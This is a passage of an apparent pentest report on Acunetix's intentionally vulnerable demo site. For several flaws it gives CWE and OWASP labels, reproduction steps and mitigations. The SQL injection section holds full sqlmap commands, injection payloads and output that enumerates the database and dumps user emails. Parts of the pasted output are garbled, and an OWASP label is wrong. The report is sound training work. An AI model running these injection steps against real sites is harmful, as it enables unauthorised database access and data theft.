


4. Send this to the repeater.

5. In the response, we can see the details of the website where we used the parameter..



6. Web interface of the link used



**Mitigation:** To mitigate this vulnerability, ensure that backup files are stored securely, implement access controls, encryption, and regular security assessments to identify and address any vulnerabilities in the backup process.

#### **4. Vulnerability Name:** Improper Input Validation

**CWE:** 20

**OWASP Category:** A01:2021 – Injection

**Description:** Improper input validation occurs when an application does not adequately validate user inputs, allowing attackers to inject malicious code or data. This can lead to various types of attacks, including SQL injection, cross-site scripting (XSS), and command injection, depending on the context.

**Business Impact:** Improper input validation can result in unauthorised data access, data manipulation, and even full compromise of the application or system. This can lead to data breaches, loss of user trust, and damage to an organisation's reputation.

**Vulnerable Path:** <http://testphp.vulnweb.com/index.php>

Vulnerable Parameter: <http://testphp.vulnweb.com/artists.php?artist=1>

<http://testphp.vulnweb.com/listproducts.php?cat=1>

Steps to reproduce::

1. Access the URL and open up to the below page as shown in figure

The screenshot shows a web application interface for testing. At the top, there's a header with the Acunetix logo and a search bar. Below the header, a navigation menu includes links for home, categories, artists, disclaimer, your cart, guestbook, and AJAX Demo. A search bar with the query "artist: r4w8173" is present. To the right of the search bar is a large text area containing placeholder text from a Lorem ipsum generator. Below this text area are two small images: one labeled "view pictures of the artist" and another labeled "comment on this artist". At the bottom of the page, there's a footer with links for About Us, Privacy Policy, Contact Us, and a copyright notice from 2019 Acunetix Ltd. A warning message is displayed, stating that the application is intentionally vulnerable to web attacks and encouraging users to understand developer errors and bad configuration.

2. Copy the URL for the page

3. Open up the root terminal in Kali Linux

4. Now type the following in double quotes “sqlmap -u paste the URL here --dbs”, like the below figure.

```
[root@kali] ~] # sqlmap -u http://testphp.vulnweb.com/artists.php?Artist=1 --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws.
Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 00:17:32 /2023-10-17/
[00:17:32] [INFO] resuming back-end DBMS 'mysql'
[00:17:32] [INFO] testing for a single parameter in the URL
[00:17:32] [INFO] found the following injection point(s) from stored session:
Parameter: Artist [GET]
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 8352=8352

  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 5032 FROM (SELECT(SLEEP(5)))jPx)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-5689 UNION ALL SELECT NULL,CONCAT(0x716a717071,0x7374080e7a4247557a624f43c7abdc4767654f0ee4d4259735a4e70667073794e766d7049484248,0x716a707a75),NULL-- -

[00:17:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application framework: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL > 5.0.12
[00:17:33] [INFO] Fetching database names
available databases [?]:
[*] dbi:report
[*] dbi:information_schema
[00:17:33] [INFO] Fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[00:17:33] [WARNING] your Sqlmap version is outdated
[*] ending @ 00:17:33 /2023-10-17/
```

5. Now repeat the same for the 2nd parameter

**acunetix | acuart**

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo


search art  go

Browse categories  
Browse artists  
Your cart  
Signup  
Your profile  
Our guestbook  
AJAX Demo

Links  
Security art  
PHP scanner  
PHP vuln help  
Fractal Explorer



**Posters**

The shore  
  
Lorem ipsum dolor sit amet, consectetur adipiscing elit.  
Donec molestie. Sed aliquam sem ut arcu.  
painted by: r4w8173  
[comment on this picture](#)

Mystery  
  
Donec molestie. Sed aliquam sem ut arcu.  
painted by: r4w8173  
[comment on this picture](#)

The universe  
  
Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.  
painted by: r4w8173  
[comment on this picture](#)

Walking  
  
Lorem ipsum dolor sit amet, consectetur adipiscing elit.  
Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.  
painted by: r4w8173

```
(root@kali: ~] # sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 00:23:28 /2023-10-17/
[00:23:28] [INFO] resuming back-end DBMS 'mysql'
[00:23:28] [INFO] testing connection to the target URL
sqlmap identified the following injection point(s) from stored session: select where or injectable (possible DBMS: 'Input')
Parameters: cat (GET)
[Type: boolean-based blind]
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 7533=7533

[Type: error-based]
Title: MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7178627071,(SELECT (ELT(2185=2185,1))),0x71767a6a71),2185)

[Type: time-based blind]
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 1998 FROM (SELECT(SLEEP(5)))F2W)

[Type: UNION query]
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7178627071,0x766864684c754f614969724e7ab655325a4948616c7278715541243445642415863634354676c,0x71767a6a71),NULL,NULL,NULL,NULL--
```

[00:23:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web server: Apache httpd/2.4.18 PHP/7.2.0
back-end DBMS: MySQL > 5.6
[00:23:28] [INFO] fetching database names
available databases [2]:
[] acuart
[] information\_schema
[00:23:28] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[00:23:28] [WARNING] your sqlmap version is outdated
[\*] ending @ 00:23:28 /2023-10-17/

6. Now type this “sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --columns” This gives the information of everything in the database.

```
(root@kali: ~] # sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --columns
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 00:25:59 /2023-10-17/
[00:26:00] [INFO] resuming back-end DBMS 'mysql'
[00:26:00] [INFO] testing connection to the target URL
sqlmap identified the following injection point(s) from stored session: select where or injectable (possible DBMS: 'Input')
Parameters: cat (GET)
[Type: boolean-based blind]
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 7533>7533

[Type: error-based]
Title: MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7178627071,(SELECT (ELT(2185=2185,1))),0x71767a6a71),2185)

[Type: time-based blind]
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 1998 FROM (SELECT(SLEEP(5)))F2W)

[Type: UNION query]
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7178627071,0x766864684c754f614969724e7ab655325a4948616c7278715541243445642415863634354676c,0x71767a6a71),NULL,NULL,NULL,NULL--
```

[00:26:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web server: Apache httpd/2.4.18 PHP/7.2.0
back-end DBMS: MySQL > 5.6
[00:26:00] [INFO] fetching tables for database 'acuart'
[00:26:00] [INFO] fetching columns for table 'cart' in database 'acuart'
[00:26:00] [INFO] fetching columns for table 'users' in database 'acuart'
[00:26:00] [INFO] fetching columns for table 'products' in database 'acuart'
[00:26:00] [INFO] fetching columns for table 'guestbook' in database 'acuart'
[00:26:00] [INFO] fetching columns for table 'products' in database 'acuart'
[00:26:00] [INFO] fetching columns for table 'artists' in database 'acuart'
[00:26:00] [INFO] fetching columns for table 'categ' in database 'acuart'
Database: acuart
Tables: cart
Table: cart
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| cart\_id | varchar(100) |
| item | int |
+-----+-----+

```

root@kali:~#
File Actions Edit View Help
Database: acuart
Table: carts
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| cart_id | varchar(100) | SELECT 1998 FROM (SELECT(SLEEP(5))) t1t0m
| item | int | SELECT 1998 FROM (SELECT(SLEEP(5))) t1t0m
| price | int | SELECT 1998 FROM (SELECT(SLEEP(5))) t1t0m
+-----+-----+
[1 row] and DBMS is MySQL
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| address | mediumtext | http://testphp.vulnweb.com/listproducts.php?cat=1-D acuart -T
| cart | varchar(100) | users -C email --dump
| ccc | varchar(100) | 
| email | varchar(100) | 
| name | varchar(100) | 
| pass | varchar(100) | 
| phone | varchar(100) | 
| uname | varchar(100) | 
+-----+-----+
[1 row] http://testphp.vulnweb.com/listproducts.php?cat=1-D acuart -T
Database: acuart
Table: featured
[2 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| feature_text | text | http://testphp.vulnweb.com/listproducts.php?cat=1-D acuart -T
| pic_id | int | 
+-----+-----+
[1 row] and DBMS is MySQL
Database: acuart
Table: guestbook
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| mesaj | text | http://testphp.vulnweb.com/listproducts.php?cat=1-D acuart -T
| sender | varchar(150) | 
| sentime | int | 
+-----+-----+
[1 row] and DBMS is MySQL
Database: acuart
Table: products
[5 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| description | text | SELECT 1998 FROM (SELECT(SLEEP(5))) t1t0m
| id | int unsigned | SELECT 1998 FROM (SELECT(SLEEP(5))) t1t0m
| name | varchar(100) | SELECT 1998 FROM (SELECT(SLEEP(5))) t1t0m
| price | int unsigned | SELECT 1998 FROM (SELECT(SLEEP(5))) t1t0m
| rewriteName | text | SELECT 1998 FROM (SELECT(SLEEP(5))) t1t0m
+-----+-----+
[1 row] and DBMS is MySQL

```

```

root@kali:~#
File Actions Edit View Help
Database: acuart
Table: products
[5 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| description | text | http://testphp.vulnweb.com/listproducts.php?cat=1-D acuart -T
| id | int unsigned | SELECT 1998 FROM (SELECT(SLEEP(5))) t1t0m
| name | varchar(100) | SELECT 1998 FROM (SELECT(SLEEP(5))) t1t0m
| price | int unsigned | SELECT 1998 FROM (SELECT(SLEEP(5))) t1t0m
| rewriteName | text | SELECT 1998 FROM (SELECT(SLEEP(5))) t1t0m
+-----+-----+
[1 row] and DBMS is MySQL
Database: acuart
Table: pictures
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| a_desc | text | http://testphp.vulnweb.com/listproducts.php?cat=1-D acuart -T
| a_id | int | 
| cat_id | int | 
| img | varchar(50) | 
| pic_id | int | 
| p_desc | text | 
| price | int | 
| pshort | mediumtext | 
| title | varchar(100) | 
+-----+-----+
[1 row] and DBMS is MySQL
Database: acuart
Table: artists
[5 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| a_desc | text | http://testphp.vulnweb.com/listproducts.php?cat=1-D acuart -T
| a_name | varchar(50) | 
| artist_id | int | 
| cat_id | int | 
| desc | tinytext | 
+-----+-----+
[1 row] and DBMS is MySQL
Database: acuart
Table: category
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| cat_id | int | 
| desc | tinytext | 
| name | varchar(50) | 
+-----+-----+
[1 row] and DBMS is MySQL
[08:26:00] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[08:26:00] [WARNING] your sqlmap version is outdated
[*] ending @ 08:26:00 /2023-10-17/

```

7. Now type this “sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C email --dump” This gives us the user email id by searching in the users table.

8. Here the yellow highlighted box contains the email of a user

Note: I have registered to give a test email that is "email@email.com"

Mitigation: To mitigate this vulnerability, implement strict input validation routines, sanitise and filter user inputs, and use parameterized queries for database interactions. Additionally, employ web application firewalls (WAFs) to detect and block malicious input attempts. Regular security testing and code reviews are crucial to identify and address such issues.

## **5. Vulnerability name:** Overly Permissive Cross-domain Whitelist

CWE: 942

## **OWASP Category: A05: 2021- Security Misconfiguration**

**Description:** This vulnerability occurs when a web application permits overly broad cross-origin requests in its cross-domain whitelist, potentially allowing unauthorised parties to access sensitive data.


**Business Impact:** Allowing unrestricted cross-domain requests can enable data exposure, cross-site request forgery (CSRF), and other security breaches. This can lead to unauthorised data access, reputational damage, and legal consequences.

**Vulnerability path:** <http://testphp.vulnweb.com/>


**Vulnerability parameter:** <http://testphp.vulnweb.com/crossdomain.xml>

## Steps to reproduce:


1. Access the website and use the parameter /crossdomain.xml




2. The information of the website entered will be shown in burpsuite.



3. Send the details under the proxy tab to the repeater tab.
4. Under the response tab, we can see the details regarding the vulnerability.



## 5. Website interface of the parameter.



### Mitigation:

Implement a strict Content Security Policy (CSP) to limit which domains can interact with your web application.

Validate and sanitise data received from cross-origin requests to ensure it's used securely.

## 6. Vulnerability name: Inadequate Encryption Strength

CWE: 326

OWASP Category: A02:2021- Cryptographic Failures

**Description:** Inadequate encryption strength refers to the use of weak or outdated encryption algorithms and key lengths, which can be exploited by attackers to decrypt sensitive data.


**Business Impact:** Weak encryption can lead to unauthorised access to confidential information, such as customer data or trade secrets. This can result in financial losses, legal liabilities, and harm to the organisation's credibility.

**Vulnerability path:** <http://testphp.vulnweb.com/>


**Vulnerability parameter:** <http://testphp.vulnweb.com//>

Steps to reproduce:

1. Access the website and use the parameter /



2. The information of the website entered will be shown in burpsuite.



3. Send the details under the proxy tab to the repeater tab.
  4. Under the response tab, we can see the details regarding the vulnerability.

Burp Suite Community Edition v2023.9.1 - Temporary Project

Target: https://www.google.com | HTTP/2

Request

Response

Inspector

### Mitigation:

Keep encryption algorithms and key lengths up to date, following industry best practices.

Regularly review and update cryptographic configurations to ensure they meet current security standards.

#### **7. Vulnerability name:** Failure to Sanitize Special Element

CWE: 159

## **OWASP Category: A03:2021- Injection**

**Description:** This vulnerability arises when user input is not adequately sanitised, allowing malicious elements (e.g., scripts, tags) to be included in web content. This is a common vector for Cross-Site Scripting (XSS) attacks.


**Business Impact:** XSS attacks through this vulnerability can lead to compromised user accounts, data manipulation, and potential theft of sensitive information, causing reputational damage and regulatory penalties.

**Vulnerability path:** <http://testphp.vulnweb.com/>

**Vulnerability parameter:** <http://testphp.vulnweb.com/guestbook.php>

